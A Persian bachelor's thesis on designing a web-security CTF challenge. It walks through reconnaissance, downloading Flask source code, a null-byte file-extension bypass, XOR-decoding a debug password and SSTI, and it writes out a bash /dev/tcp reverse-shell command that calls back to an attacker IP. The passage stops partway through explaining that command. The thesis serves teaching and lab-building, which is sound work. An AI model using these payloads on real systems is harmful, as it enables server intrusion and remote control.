





دانشگاه صنعتی اصفهان

دانشکده مهندسی برق و کامپیوتر

طراحی زیرساخت یک چالش امنیتی در حوزه امنیت وب

پایان نامه کارشناسی مهندسی کامپیوتر

مهدی قاسمی

استاد راهنما

دکتر علی فانیان

۱۴۰۳

فهرست مطالب

5	چکیده
6	فصل اول
6	1.1 مقدمه
7	1.2 معرفی چند آسیب پذیری مهم
9	1.3 ابزارهای استفاده شده در پروژه و کاربرد آنها
12	فصل دوم
12	2.1 بررسی ابتدایی و کلی سیستم هدف
14	2.2 نفوذ اولیه به سیستم و گرفتن دسترسی سرور به کمک SSTI
24	2.3 دسترسی به کاربر F30s
27	2.4 گرفتن دسترسی کاربر root
32	فصل سوم پیاده سازی چالش به کمک Docker
32	3.1 مراحل ساخت image
34	3.2 ساختار سرویس
36	3.3 تغییرات داده شده به نسبت ماشین اولیه سایت tryhackme
37	مراجع

چکیده

امنیت اطلاعات یکی از اساسی ترین و بحرانی ترین جنبه های دنیای دیجیتال امروزی است که نه تنها حفاظت از داده ها را در برابر تهدیدات داخلی و خارجی تضمین می کند، بلکه اعتماد کاربران به سیستم ها و برنامه های کاربردی را نیز افزایش می دهد. با گسترش فضای سایبری و افزایش تعداد حملات پیچیده، نیاز به شناسایی و اصلاح آسیب پذیری ها بیش از پیش احساس می شود. در این پروژه قصد داریم تا یک چالش در حوزه امنیت که می تواند در مسابقات امنیت مورد استفاده قرار بگیرد را طراحی و پیاده سازی کنیم. این چالش از آسیب پذیری موجود در `template engine` ها استفاده می کند و با استفاده از ابزار های مختلف نفوذ، تا دسترسی کامل به همه کاربران سیستم ادامه پیدا می کند. سپس، با استفاده از فناوری های ماشین مجازی و ابزار های مدیریت کانتینر مانند `Docker`، محیطی مشابه با این چالش ایجاد شده تا زمینه ای برای تمرین و آموزش دیگران فراهم شود. گزارش حاضر، فرآیند شناسایی آسیب پذیری ها، حل چالش و پیاده سازی محیط های مجازی را به طور جامع مستند کرده و به علاقه مندان حوزه امنیت سایبری کمک می کند تا با مفاهیم و تکنیک های پیشرفته تر در این زمینه آشنا شوند و در عمل از آن ها استفاده کنند.

فصل اول

معرفی مسئله

1.1 مقدمه

تکنوپارک سایبری بستری جامع برای آموزش، ارزیابی و پژوهش در حوزه امنیت سایبری است. تکنوپارک سایبری فرصت افزایش مهارت عملی در کنار یادگیری دروس تئوری را برای کارشناسان فراهم می‌کند. تیم‌های پژوهشی را برای اجرای پروژه‌های صنعتی پرورش می‌دهد و با برگزاری رزمایش آمادگی تیم‌ها و ابزارهای امنیت را برای مقابله با مخاطرات به چالش می‌کشد.

موارد استفاده تکنوپارک سایبری

- تست امنیت
- تحقیقات در حوزه امنیت
- توانمند سازی
- آموزش امنیت
- توسعه قابلیت‌های سایبری
- توسعه تاب آوری سایبری
- ارزیابی شایستگی
- استخدام
- برگزاری مسابقات ملی و بین‌المللی سایبری

برای این که تکنوپارک سایبری توسط فعالین حوزه امنیت سایبری شناخته شود رویدادی سالانه به صورت کشوری برای محک خوردن تیم‌های امنیت در کشور برگزار می‌کند. این مسابقه علاوه بر اثر گذاری تبلیغاتی موجبات تقویت تیم فنی تکنوپارک را فراهم می‌کند و در نتیجه کیفیت آموزش‌های ارائه شده ارتقا پیدا می‌کند.

در این پروژه قصد داریم تا یک چالش در حوزه امنیت که می تواند در مسابقات امنیت مورد استفاده قرار بگیرد را طراحی و پیاده سازی کنیم. این چالش از یک آسیب پذیری در سطح نرم افزار شروع می شود و تا دسترسی کامل به سیستم ادامه پیدا می کند.

هدف اصلی این پروژه، آشنایی عملی با یکی از آسیب پذیری های رایج در برنامه های وب به نام `template side server injection` است. این پروژه نه تنها به درک عمیق تر از نحوه بهره برداری از SSTI کمک می کند، بلکه با پیاده سازی یک محیط مشابه به کمک فناوری های مدرن مانند ماشین مجازی (VM) و Docker، بستری برای تمرین و آزمایش های امنیتی فراهم می آورد. این بستر آموزشی به تیم های امنیتی، توسعه دهندگان و علاقه مندان به امنیت سایبری کمک می کند تا به صورت عملی و در محیطی شبیه سازی شده، با آسیب پذیری های واقعی روبه رو شده و روش های مقابله با آنها را بیاموزند.

استفاده از ابزارهای مدیریت کانتینر مانند Docker در این پروژه، انعطاف پذیری و کارایی بالای آنها در ایجاد و مدیریت محیط های ایزوله شده این امکان را برای ما فراهم می کند تا برنامه ها و سرویس ها در یک کانتینر سبک و مستقل اجرا شوند، بدون اینکه وابستگی به سیستم عامل میزبان داشته باشند. این ویژگی باعث می شود تا محیط های آزمایشی به سرعت ایجاد شده و به راحتی به اشتراک گذاشته شوند، در حالی که مصرف منابع سیستم به حداقل می رسد.

علاوه بر این، استفاده از کانتینرها امکان تکرارپذیری بیشتری را فراهم می کند. به عبارت دیگر، محیط های ایجاد شده با Docker دقیقاً همانند محیط های دیگر اجرا می شوند، بدون اینکه نگرانی از اختلافات در پیکربندی وجود داشته باشد. این امر به ویژه در زمینه آموزش و آزمایش های امنیتی اهمیت دارد، زیرا دانشجویان و محققان می توانند در محیطی کاملاً مشابه با محیط تولید، به یادگیری و تمرین بپردازند.

حال قبل از شروع نفوذ و بررسی سیستم، چند آسیب پذیری مهمی که در ادامه از آنها استفاده خواهیم کرد را توضیح می دهیم:

1.2 معرفی چند آسیب پذیری مهم:

1.2.1 Server side template injection

تزریق قالب در سمت سرور (SSTI) یکی از آسیب پذیری های رایج و خطرناک در برنامه های وب است. این نوع آسیب پذیری زمانی رخ می دهد که ورودی های کاربر به طور مستقیم و بدون فیلتر مناسب در قالب های سرور استفاده می شوند. قالب های سرور برای تولید محتوای پویا در صفحات وب استفاده می شوند و زبان های مختلف برنامه نویسی از موتورهای قالب سازی خاصی مانند Jinja2 در Python، Twig در PHP، یا Velocity در Java استفاده می کنند.

SSTI به مهاجم این امکان را می دهد که کد مخربی را به قالب سرور تزریق کرده و آن را اجرا کند. این نوع حمله می تواند منجر به اجرای دستورات سیستم عامل، سرقت داده ها، یا حتی کنترل کامل سرور شود.

به عنوان مثال تصور کنید یک اپلیکیشن وب از موتور قالب سازی Jinja2 در Python استفاده می کند. اگر ورودی کاربر بدون فیلتر به تابع `render_template` پاس داده شود، مهاجم می تواند کدهای مخربی را در قالب Jinja2 تزریق کند. به عنوان مثال:

اگر مهاجم به جای پارامتر `name`، کدی مثل `{% 4 * 4 %}` را وارد کند، نتیجه خروجی به جای نمایش نام کاربر، مقدار 16 را نمایش خواهد داد که نشان دهنده آسیب پذیری SSTI است. اگر این آسیب پذیری به درستی بهره برداری شود، می تواند به مهاجم اجازه دهد تا دستورات خطرناک تری را اجرا کند. همانطور که ما در این پروژه به کمک همین آسیب پذیری یک `reverse shell` به سمت سرور که در واقع یک برنامه flask است ارسال کردیم و به کمک آن به کاربری که اپلیکیشن توسط آن کاربر در حال اجرا بوده دسترسی پیدا کردیم که نحوه دسترسی به آن را در ادامه خواهیم دید.

شیوع SSTI به ویژه در برنامه های وبی که از موتورهای قالب سازی مختلف استفاده می کنند، قابل توجه است. این آسیب پذیری در بسیاری از زبان ها و چارچوب های برنامه نویسی وجود دارد و به دلیل پیچیدگی و قدرتمندی قالب های سرور، ممکن است توسعه دهندگان نسبت به خطرات آن آگاه نباشند. به عنوان مثال، در سال ۲۰۱۵، یک آسیب پذیری SSTI در فریم ورک Flask، که از Jinja2 استفاده می کرد، کشف شد و به دنبال آن، پروژه های دیگری که از قالب های مشابه استفاده می کردند نیز در معرض خطر قرار گرفتند.

تاریخچه آسیب پذیری های SSTI نشان می دهد که این نوع حملات از زمان معرفی موتورهای قالب سازی وجود داشته و با پیچیده تر شدن آن ها، امکان بهره برداری از این آسیب پذیری نیز افزایش یافته است. با افزایش استفاده از برنامه های وب پویا، نیاز به شناسایی و رفع این نوع آسیب پذیری ها نیز بیشتر شده است.

1.2.2 تزریق Null Byte (تزریق بایت صفر)

تزریق Null Byte یا بایت صفر یکی از تکنیک های رایج در بهره برداری از آسیب پذیری های امنیتی در برنامه های تحت وب است. بایت صفر (`\0`) یک کاراکتر کنترلی در زبان های برنامه نویسی و سیستم عامل ها است که معمولاً به عنوان نشانگر پایان یک رشته (string) استفاده می شود. این ویژگی باعث می شود که زمانی که بایت صفر در یک رشته قرار می گیرد، بخش های بعدی رشته نادیده گرفته شوند.

در حملات تزریق بایت صفر، مهاجم از این ویژگی سوء استفاده می کند تا مسیرهای فایل، پارامترها یا ورودی های دیگر را به طور نادرست تفسیر کند. به عنوان مثال، اگر یک برنامه به درستی داده های ورودی را بررسی و فیلتر نکند، مهاجم می تواند یک بایت صفر را به انتهای ورودی خود اضافه کند و باعث شود که برنامه بخشی از ورودی را که نباید اجرا شود، نادیده بگیرد. این حمله در برنامه هایی که از زبان های C یا C++ استفاده می کنند، موثرتر است، چون این زبان ها به شدت وابسته به بایت صفر به عنوان نشانه ای از پایان رشته هستند.

تزریق Null Byte می‌تواند به مهاجم امکان دور زدن مکانیزم‌های امنیتی مانند فیلترهای ورودی، بررسی‌های مسیر، یا محدودیت‌های دسترسی را بدهد و در نهایت منجر به اجرای کدهای مخرب یا دسترسی غیرمجاز به منابع سیستم شود.

1.2.3 Reverse Shell (پوسته معکوس)

Reverse Shell یکی از تکنیک‌های پیشرفته در حملات سایبری است که به مهاجم اجازه می‌دهد تا کنترل یک سیستم از راه دور را به دست آورد. در یک اتصال معمولی پوسته (Shell)، مهاجم به طور مستقیم به سرور هدف متصل می‌شود و دستورات خود را اجرا می‌کند. اما در یک پوسته معکوس، این سرور هدف است که به سمت مهاجم متصل می‌شود و یک پوسته (Shell) به او می‌دهد.

در واقع، در حمله‌ی پوسته معکوس، مهاجم منتظر می‌ماند تا سیستم هدف به یک آدرس IP و پورت خاص که مهاجم از قبل آن را تنظیم کرده است، متصل شود. پس از برقراری اتصال، مهاجم می‌تواند به صورت تعاملی دستورات را بر روی سیستم قربانی اجرا کرده و به منابع آن دسترسی پیدا کند.

این تکنیک به دلیل اینکه اکثر دیوارهای آتش (Firewalls) و سیستم‌های تشخیص نفوذ (IDS) معمولاً برای جلوگیری از اتصالات ورودی تنظیم شده‌اند و نه خروجی، بسیار مؤثر است. به عبارت دیگر، چون ارتباط از سمت سرور قربانی به سمت مهاجم آغاز می‌شود، احتمال تشخیص و مسدود شدن این نوع حمله کاهش می‌یابد.

Reverse Shell معمولاً در ترکیب با آسیب‌پذیری‌های دیگر مانند تزریق کد (Code Injection)، تزریق دستورات (Command Injection) یا آسیب‌پذیری‌های وب سرور استفاده می‌شود. این تکنیک به مهاجم امکان می‌دهد تا به طور کامل کنترل سیستم هدف را به دست گیرد و از آن برای انجام حملات بیشتر، استخراج اطلاعات یا اجرای دستورات مخرب استفاده کند.

1.3 ابزارهای استفاده‌شده در پروژه و کاربرد آنها

Nmap

Nmap یا Network Mapper یکی از قدرتمندترین و پرکاربردترین ابزارهای امنیتی برای اسکن و تحلیل شبکه‌ها است. این ابزار با اسکن پورت‌ها و سرویس‌های فعال بر روی یک سرور یا شبکه، اطلاعات جامعی درباره وضعیت امنیتی آنها ارائه می‌دهد. Nmap می‌تواند سرویس‌های فعال، نسخه‌های آنها، سیستم عامل‌های در حال اجرا و همچنین آسیب‌پذیری‌های بالقوه

را شناسایی کند. یکی از اصلی ترین گام ها در تست نفوذ شناسایی سرویس های فعال و پورت های باز سرور به کمک ابزار هایی مانند nmap , rustscan هستند.

در این پروژه، Nmap به عنوان اولین گام در شناسایی ساختار شبکه و سرویس های فعال بر روی ماشین چالش استفاده شد. با استفاده از Nmap، توانستیم پورت های باز و سرویس هایی که در حال اجرا بودند را شناسایی کنیم. این اطلاعات اولیه، نقش مهمی در تصمیم گیری برای مراحل بعدی حمله داشت.

Gobuster

Gobuster یک ابزار محبوب و قدرتمند برای کشف مسیرها (directories) و فایل های مخفی در یک سرور وب است. این ابزار با انجام حملات Brute Force به URL های مختلف، سعی در شناسایی فایل ها و دایرکتوری های پنهان یا محافظت نشده دارد. این ویژگی به ویژه در مراحل اولیه تست نفوذ بسیار کاربردی است، زیرا به تست کننده امکان می دهد که نقاط ورود بالقوه ای را که ممکن است در یک وبسایت وجود داشته باشد، شناسایی کند.

در این پروژه، Gobuster برای کشف مسیرهای پنهان و دایرکتوری های موجود در وب سرور استفاده شد. با استفاده از یک فایل (wordlists)، Gobuster قادر است مسیرهای مختلف را بررسی کرده و دایرکتوری ها یا فایل هایی که به طور عادی در دسترس کاربر نیستند، شناسایی کند. این کشف می تواند نقاط ورودی جدیدی برای بهره برداری از آسیب پذیری ها فراهم کند. در این پروژه به کمک این ابزار دو صفحه مهم از وب سرور را پیدا کردیم که دسترسی به آنها نقش بسزایی در ادامه پیشبرد پروژه داشت.

Burp Suite

Burp Suite یک پلتفرم جامع و پیشرفته برای تست نفوذ در برنامه های وب است که توسط بسیاری از متخصصان امنیت سایبری استفاده می شود. این ابزار امکانات گسترده ای برای تحلیل و بررسی ترافیک HTTP/HTTPS، شناسایی آسیب پذیری ها و انجام حملات مختلف مانند SQL Injection، Cross-Site Scripting (XSS)، و Server-Side Template Injection (SSTI) فراهم می کند.

در این پروژه، Burp Suite نقش بسیار مهمی در تحلیل و بهره برداری از آسیب پذیری SSTI داشت. با استفاده از ابزارهای موجود در Burp Suite مانند Repeater و Intruder، توانستیم ورودی های مختلف را به سرور ارسال کرده و پاسخ های آن را تحلیل کنیم.

Burp Suite همچنین دارای ابزارهای پیشرفته‌ای برای خودکارسازی فرآیند جستجو و بهره‌برداری از آسیب‌پذیری‌ها است، که در این پروژه به کار گرفته شد تا بهره‌برداری از SSTI به صورت بهینه انجام شود. به علاوه، Burp Suite قابلیت یکپارچه‌سازی با دیگر ابزارهای امنیتی را دارد، که این امر به افزایش کارایی و دقت تحلیل‌های انجام شده کمک می‌کند.

فصل دوم

نفوذ مرحله به مرحله به تارگت

هنگامی که می‌خواهیم به یک سیستم نفوذ کنیم، ابتدا سعی می‌کنیم آن را از جنبه‌های مختلف بررسی کنیم. پورت‌های فعال سیستم، مسیرهای پنهان سرور و ابزارهای امنیتی سیستم هدف مورد بررسی قرار گرفته می‌شوند. با بررسی کتابخانه‌ها و فریمورک‌های مورد استفاده و بررسی آسیب‌پذیری‌های نسخه نصب شده (مثلاً در صورت استفاده از نسخه قدیمی که قبلاً آسیب‌پذیری داشته)، می‌توان از آن آسیب‌پذیری استفاده کرد. ولی باید توجه داشت که مسیر دقیق و همواری برای ارزیابی امنیتی وجود ندارد و ممکن است با روش‌های معمول به راحتی نتوان به سیستم هدف نفوذ کرد. ما هم در ابتدا سعی می‌کنیم کارهای معمول و ابتدایی را برای ارزیابی اولیه انجام دهیم.

2.1 بررسی ابتدایی و کلی سیستم هدف

ابتدا به کمک ابزار nmap سرویس‌های فعال بر روی پورت‌های مختلف را بررسی می‌کنیم.


```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-07 13:46 +0330
Nmap scan report for 10.10.217.134
Host is up.

PORT      STATE      SERVICE
7777/tcp  filtered  cbt

Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds
mahdi@salar:~/Downloads$
```


تصویر 1

همانطور که از تصویر 1 مشخص است پورت 7777 سیستم فعال است. ابتدا سعی می کنیم آن را در صورت امکان با مرورگر باز کنیم:



تصویر 2

حال به کمک ابزار gobuster، مسیر های مختلف و پنهان سرور را مورد بررسی قرار می دهیم:




تصویر 3

همانطور که در تصویر 3 مشخص است gobuster دو مسیر /cloud/ , debug را تشخیص داده است. حال این دو مسیر را در مرورگر بررسی می کنیم.



تصویر 4




تصویر 5

2.2 نفوذ اولیه به سیستم و گرفتن دسترسی سرور به کمک SSTI

در صفحه debug یک ورودی خواسته شده که پس زمینه آن هم عبارت 1337 * 1337 نوشته شده است. پس متوجه می شویم که می توانیم دستوراتی را در این ورودی وارد کنیم و این کد احتمالاً در سرور اجرا می شود. دقیقاً همانطور که ssti می تواند عمل کند. اما هر کسی نمی تواند کدی را اجرا کند. در ورودی دوم یک رمز عبور از ما می خواهد. پس احتمالاً هر کاربری که در سرور وجود داشته باشد با وارد کردن رمز عبور خودش می تواند دستورات خودش را از طریق پروتکل http ارسال کند و سرور آنها را در ترمینال خودش با uid همان کاربر اجرا می شوند.

در صفحه cloud هم چندین فایل قرار داده است که می‌توانیم بعضی از آنها را بدون خطا دانلود کنیم. یک ورودی هم قرار داده شده که می‌توانیم نام فایلی که قصد دانلود آن را داریم وارد کنیم. یک تصویر، یک برنامه موبایل و یک برنامه پایتون قابل دانلود هستند. که محتوای فایل پایتون را در ادامه می‌بینیم.



```

1  from flask import *
2  import hashlib
3  import os

```


تصویر 6

از محتوای فایل می‌توان حدس زد که وب سرور از flask استفاده می‌کند. اگر بتوانیم نام فایل اصلی را حدس بزنیم شاید بتوان از طریق این صفحه به آن دسترسی پیدا کنیم. اپلیکیشن‌های flask معمولاً فایل اصلی‌شان app.py یا main.py یا source.py است. هر اسمی به ذهنمان رسید امتحان می‌کنیم.

اما مشکلی که وجود دارد این است که نام فایل ورودی حداکثر می‌تواند ۵ کاراکتر داشته باشد. اما ممکن است این فیلتر فقط سمت کاربر وجود داشته باشد و سمت سرور این محدودیت وجود نداشته باشد. برای همین سعی می‌کنیم به کمک ابزار burp suite این محدودست سمت کاربر را دور بزنیم.

با امتحان کردن اسم‌های مختلف نهایتاً با وارد کردن source.py می‌توانیم این فایل را هم دانلود کنیم.

در قسمت ابتدایی برنامه دو فایل import شده‌اند. می‌توانیم حدس بزنیم که این دو فایل در همان مسیری هستند که فایل source.py قرار دارد.



```

1  import ip
2  import debugpassword

```

تصویر 7

پس سعی می‌کنیم آنها را هم دانلود کنیم. اما در دریافت هر دو فایل به خطا می‌خوریم.

در ادامه سعی می‌کنیم کد این فایل را بررسی کنیم. در خط ۱۰ به یک مورد مهم برخورد می‌کنیم.

```
1 password = str(open('supersecrettip.txt').readline().strip())
2
```

تصویر 8

پس فایل supersecrettip.txt هم احتمالا در مسیر مشابهی قرار دارد. بنابراین سعی می‌کنیم به کمک burp suite این فایل را هم دانلود کنیم. و این بار با موفقیت این فایل دانلود می‌شود. که محتوای آن را هم در ادامه می‌بینید. یک عبارت باینری که فعلا ایده‌ای برای استفاده از آن نداریم:

```
1 b' \x00\x00\x00\x00%\x1c\r\x03\x18\x06\x1e '
```

تصویر 9


در ادامه به کد مربوط به صفحه cloud/ برمیخوریم. پس احتمالا اینجا باید متوجه بشویم که چرا بعضی فایل‌ها قابلیت دانلود داشتند ولی بعضی دیگر نه!

```
1 @app.route("/cloud", methods=["GET", "POST"])
2 def download():
3     if request.method == "GET":
4         return render_template('cloud.html')
5     else:
6         download = request.form['download']
7         print(app.root_path , download)
8         if download == 'source.py':
9             return send_file('./source.py', as_attachment=True)
10        if download[-4:] == '.txt':
11            print('download: ' + download)
12            return send_from_directory(app.root_path, download, as_attachment=True)
13        else:
14            return send_from_directory(app.root_path + "/cloud", download, as_attachment=True)
15        # return render_template('cloud.html', msg="Network error occurred")
16
```

تصویر 10

همانطور که می‌بینید در خط ۱۰ ام شرطی قرار داده شده که فقط فایل هایی که پسوند txt دارند می‌توانند بارگیری شوند. پس همین شرط باعث شد تا فایل supersecrettip.txt که پسوند txt داشت به درستی بارگیری شود اما فایل های پایتون اجازه بارگیری نداشته باشند.


اینجا بهترین راه برای دورزدن محدودیت پسوند null byte injection است. پس با اضافه کردن عبارت %txt.00 به انتهای پسوند py می‌توانیم این محدودیت را دور میزنیم. چون چهار کاراکتر آخر رشته با شرط بررسی شده مطابقت دارد ولی هنگام locate کردن فایل، عبارت بعد از کاراکتر های null جزو رشته در نظر گرفته نمیشوند و فقط عبارت debugpassword.py به عنوان رشته در نظر گرفته میشود. چون تصور می‌شود که رشته با رسیدن عبارت null به پایان رسیده و با این کار فایل debugpassword.py و به طور مشابه، فایل ip.py با موفقیت بارگیری می‌شوند که محتوای آنها را در تصویر 11 می‌بینیم:



```

1  import pwn
2
3  def get_encrypted(passwd):
4      return pwn.xor(passwd , b'ayham')
```

تصویر 11 - فایل debugpassword.py



```

1  host_ip = "127.0.0.1"
2  def checkIP(req):
3      try:
4          return req.headers.getlist("X-Forwarded-For")[0] == host_ip
5      except:
6          return req.remote_addr == host_ip
```

تصویر 12 - فایل ip.py

حال به ادامه تحلیل بخش های کد فایل source.py می پردازیم و این بار به سراغ کد های مربوط به صفحه debug.html می رویم.



```
1 encrypted_pass = str(debugpassword.get_encrypted(user_password))
2 if encrypted_pass != password:
3     return render_template("debug.html", error="Wrong password.")
```

تصویر 13 - بخشی از کد مربوط به مسیر /debug

همانطور که قبلا هم اشاره کردیم برای اجرای کد ها در صفحه debug به رمز عبور یکی از کاربر های سرور نیاز داریم و احتمالا در صورتی که مکانیزم امنیتی دیگری وجود نداشته باشد پس از آن در صورتی که رمز صحیح بود و کاربر دسترسی اجرای آن دستور را داشته باشد آن دستور سمت سرور اجرا می شود. در تصویر 13 هم نحوه بررسی رمز عبور را مشاهده می کنیم. عبارت user_password که یک عبارت باینری بود و قبلا خوانده شده بود به تابع موجود در فایل debugpassword.py فرستاده می شود تا رمز عبور نهایی به دست بیاید. حال ما هم به سادگی همین کار را انجام می دهیم تا عملا محتوای عبارت encrypted_pass را بدست بیاوریم. بعد از انجام همین مراحل رمز عبور را به دست می آوریم که عبارت "AyhamDeebugg" است.

حالا که رمز یکی از کاربر ها را بدست آوردیم از صفحه debug استفاده می کنیم. ابتدا برای تست یک عبارت ساده را سمت سرور ارسال کنیم.



تصویر 14

همانطور که دیدید با مشاهده پیغام موفقیت احتمالا دستور داده شده سمت سرور اجرا شده است. حال باید یک reverse shell طوری به سمت سرور ارسال کنیم که دسترسی bash سرور را به ما بدهد. دقت کنید که برای معتبر بودن reverseshell باید طوری عمل کند که اولاً خروجی file descriptor های ۱ و ۲ یعنی stdout , stderr به سمت سیستم حمله کننده ارسال شود و علاوه بر آن ورودی های خود را یعنی file descriptor 0 را از سمت حمله کننده دریافت کند. من به کمک سایت <https://www.revshells.com> دستور روبرو را برای اجرا انتخاب کردم. هرچند راه های متفاوتی برای اجرای reverseshell وجود دارد.



```
1 bash -i >& /dev/tcp/10.222.11.147/5000 0>&1
```

تصویر 15

توضیح دستور نوشته شده :

- **bash -i >& file**

در دستور بالا در واقع ابتدا یک bash را به صورت interactive اجرا می کنیم و با دستور >& خروجی stdout , stderr آن را به فایلی که در ادامه نوشته شده وصل می کنیم.

- **/dev/tcp/10.11.228.374/500**

